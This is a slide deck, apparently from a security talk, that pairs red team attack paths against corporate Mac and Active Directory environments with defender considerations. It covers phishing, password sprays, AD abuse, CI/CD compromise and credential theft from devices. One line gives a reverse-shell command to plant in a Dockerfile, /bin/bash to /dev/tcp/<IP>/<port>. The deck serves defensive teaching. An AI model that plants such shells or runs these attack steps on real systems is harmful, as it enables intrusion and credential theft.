
Secrets

Secrets/Keys Can Be Lots of Places:




Outside-In Attack Paths & Considerations

Cred Harvest Phishing



Blue Team Considerations

- ID Compromised Tokens?
- Processes In Place For Token Revocation?
- Are additional protections required for key apps??
 - Separate 2FA?, Separate creds? Separate VPN?, etc.
- Device trust??




Payload-Based Phishing

External Payload Phish and Pivot:




Remote access payload

Corp Mac



Examples: A signed and notarized app, macro-enabled MS Office Doc, .dmg with shell script, etc.



Blue Team Considerations

- Parent-child detections
 - MS Office spawning default shell (ex: /bin/zsh)
 - MS Office spawning curl or osascript
 - Python spawning multiple /bin/zsh children
 - Python spawning osascript



Blue Team Considerations

- User Agent String Analysis
 - By default macOS apps have a unique UA (unless changed):
 - *<.app_name>/<.app_version>
CFNetwork/<version>
Darwin/<version>*
 - Pretty difficult to do: inventory unique apps downloaded and look for patterns before/after the downloads



Blue Team Considerations

- Malicious Browser Extensions
 - Research by Chris Ross (@xorrior)
 - Detections often overlook extensions
 - Silent delivery detection:
 - Searching for uses of “profile install” cmdline
 - Ex: *“profiles install –type=configuration –path=/path/to/profile.mobileconfig”*



Blue Team Considerations

- Masquerading Files
 - Blanket detection difficult (different ways to implement)
 - Would make for a fine purple team exercise



Blue Team Considerations

- Leverage Endpoint Security Framework tools to develop good detections
 - ProcessMonitor
 - AppMon



download

ProcessMonitor

Leveraging Apple's new Endpoint Security Framework, this utility monitors process creations and terminations, providing detailed information about such events.

compatibility: OS X 10.15+
current version: 1.3.0 ([change log](#))
zip's sha-1: 7ECB0E645285D28A633D4A9744E68E15F7AB71C9
source code: [ProcessMonitor](#)

Christopher Ross / Untitled project

Appmon

Appmon is a command line tool for capturing events from Apple's Endpoint Security Framework

master Filter files Q

/


Name	Size	Last commit
appmon.xcodeproj		2019-12-04
appmon		2020-01-29
.gitignore	1.41 KB	2019-12-04
LICENSE	1.04 KB	2019-12-04
README.md	993 B	2020-01-30

Social Engineering

Testing Externally Facing Business Units:




Call Externally
Facing Phone
Number



Blue Team Considerations

- What security procedures have been laid out for publicly facing teams?
- How often do you test them on these procedures?
- When does SIRT get roped in?
- Does SIRT have visibility?




Public Asset Discovery

- Internet registry data
- Shodan/Censys searches
(netblocks, ssl certs, org searches, etc.)
- Cloud Asset Enum: [cloud_enum](#),
[CloudBrute](#)
- Publicly available files hosted:
[PowerMeta](#)
- Searching for exposed secrets in git: [gitLeaks](#), [gitrob](#), [truffleHog](#)
- DNS subdomain brute forcing:
[gobuster](#)



Blue Team Considerations

- Proactively assess what is publicly exposed
- Build the processes/runbooks/workflow to address misconfigured exposures



Password Sprays

- [Spraying Toolkit](#)
- [MSOLSpray](#)
- [oktasprayer](#)
- Targeting weak passwords
 - P@ssw0rdP@ssw0rd
 - Summer2020!
 - Company2020!
- 2FA better than nothing but may not be the “silver bullet”



Blue Team Considerations


- Visibility into unsuccessful login attempts on login portals
- Ability to correlate activity and identify attempts vs success
- Familiarity with tools that can capture 2FA tokens (ex: EvilGinx2, CredSniper, Modlishka)



Internal Attack Paths & Considerations

Internal Recon/Discovery

- From AD joined host:
 - AD Enum (bloodhound, AD dumps)
 - AD Password Spray
([DomainPasswordSpray](#) by dafthack)
 - Port scans
 - Internal wiki/Jira/Confluence/Sharepoint
 - Internal git



Active directory

Find Misconfigured Server



Apache Tomcat



Recon



Also a python collector from fox-it

Password Sprays



Active Directory

Win Servers

Domain Compromise

Priv creds
cached

Dump,pth,
ptt,ptc

DA, forged
tickets

Crack Pwds

Pivot


Blue Team Considerations

- Visibility into port scans or sweeps? (any subnets missing visibility?)
- Visibility into internal password sprays (AD, ssh, etc.)
- Proactively search internal wiki/Confluence/SharePoint for secrets
- Detections for AD abuse (pth, dcsync, golden ticket, etc.)



CI/CD Hosts

- Potential path to production
- Misconfigurations (ex: Jenkins script console)
- Checking for exposed secrets
 - Internal git
 - On compromised workstations/servers
 - Chat (ex: Slack)
- Attempt to deploy malcode from the internal git repo:
 - Ex Dockerfile: “*CMD (/bin/bash -i >& /dev/tcp/<IP>/<port> 0>&1)*”



Blue Team Considerations

- Proactively check each of your build and deploy hosts (Jenkins, CircleCI, etc.)
- Collab with product security to build processes/runbooks for CI/CD compromise



Secrets on Devices

- Common for dev work to be done from workstations
 - Complex code integrations
 - Need access to different environments
 - Ssh keys
 - AWS keys
 - GCP keys
 - Azure keys
 - API keys
- Often stored in plain text so easily accessible

```
+-----+
|SWIFTBELT|
+-----+
SwiftBelt: A MacOs enumerator similar to @harmjoy's Seatbelt. Does not use any command line utilities
author: @cedowens
+-----+
Help menu:
SwiftBelt Options:
-SecurityTools --> Check for the presence of security tools
-SystemInfo --> Pull back system info (wifi SSID info, open directory node info, internal IPs, ssh/aws/gcloud cred info, basic system info)
-Clipboard --> Dump clipboard contents
-RunningApps --> List all running apps
-ListUsers --> List local user accounts
-LaunchAgents --> List launch agents, launch daemons, and configuration profile files
-BrowserHistory --> Attempt to pull Safari, Firefox, Chrome, and Quarantine history
-SlackExtract --> Check if Slack is present and if so read cookie, downloads, and workspaces info
-ShellHistory --> Read bash history content
-Bookmarks --> Read Chrome bookmarks

Usage:
To run all options: ./SwiftBelt
To specify certain options: ./SwiftBelt [option1] [option2] [option3]...
```

Secrets on Devices

- Tools available to help identify what can be done with captured AWS credentials:
 - [WeirdAAL](#) by Chris Gates
 - [Pacu](#) by Rhino Security Labs
 - [AWS Key Triage Tool](#) by me ☺
- Often can use keys for privesc, lateral movement, or to access important data

Blue Team Considerations

- High fidelity detections for people accessing local secrets may not be feasible
- Good parent child detections for host compromise
- Maybe instead baseline and monitor powerful account use??



Summary

In A Nutshell

- Difficult to defend what is not known or understood
- Helpful for defenders to probe the network and environment to see what attack points are present
- A lot of the scenarios discussed make for great purple team scenarios
- Can proactively identify shore up areas of deficiency



Defensive recommendations

- @rrcyrus innovating in this space
- Good endpoint detection & response
 - Leverage Apple Endpoint Security Framework
 - Command line executions
 - Monitor certain osascript commands
 - Common reverse shells
 - Persistence (ex: launchctl load)
 - Removal of quarantine attributes (ex: xattr -c)
 - Parent child relationships
- Network detections:
 - One to many (spraying, port sweeps), beaconing
- AD segregation
- If not needed, don't enable ssh by default
- If using remote management, randomize the password



Thank You!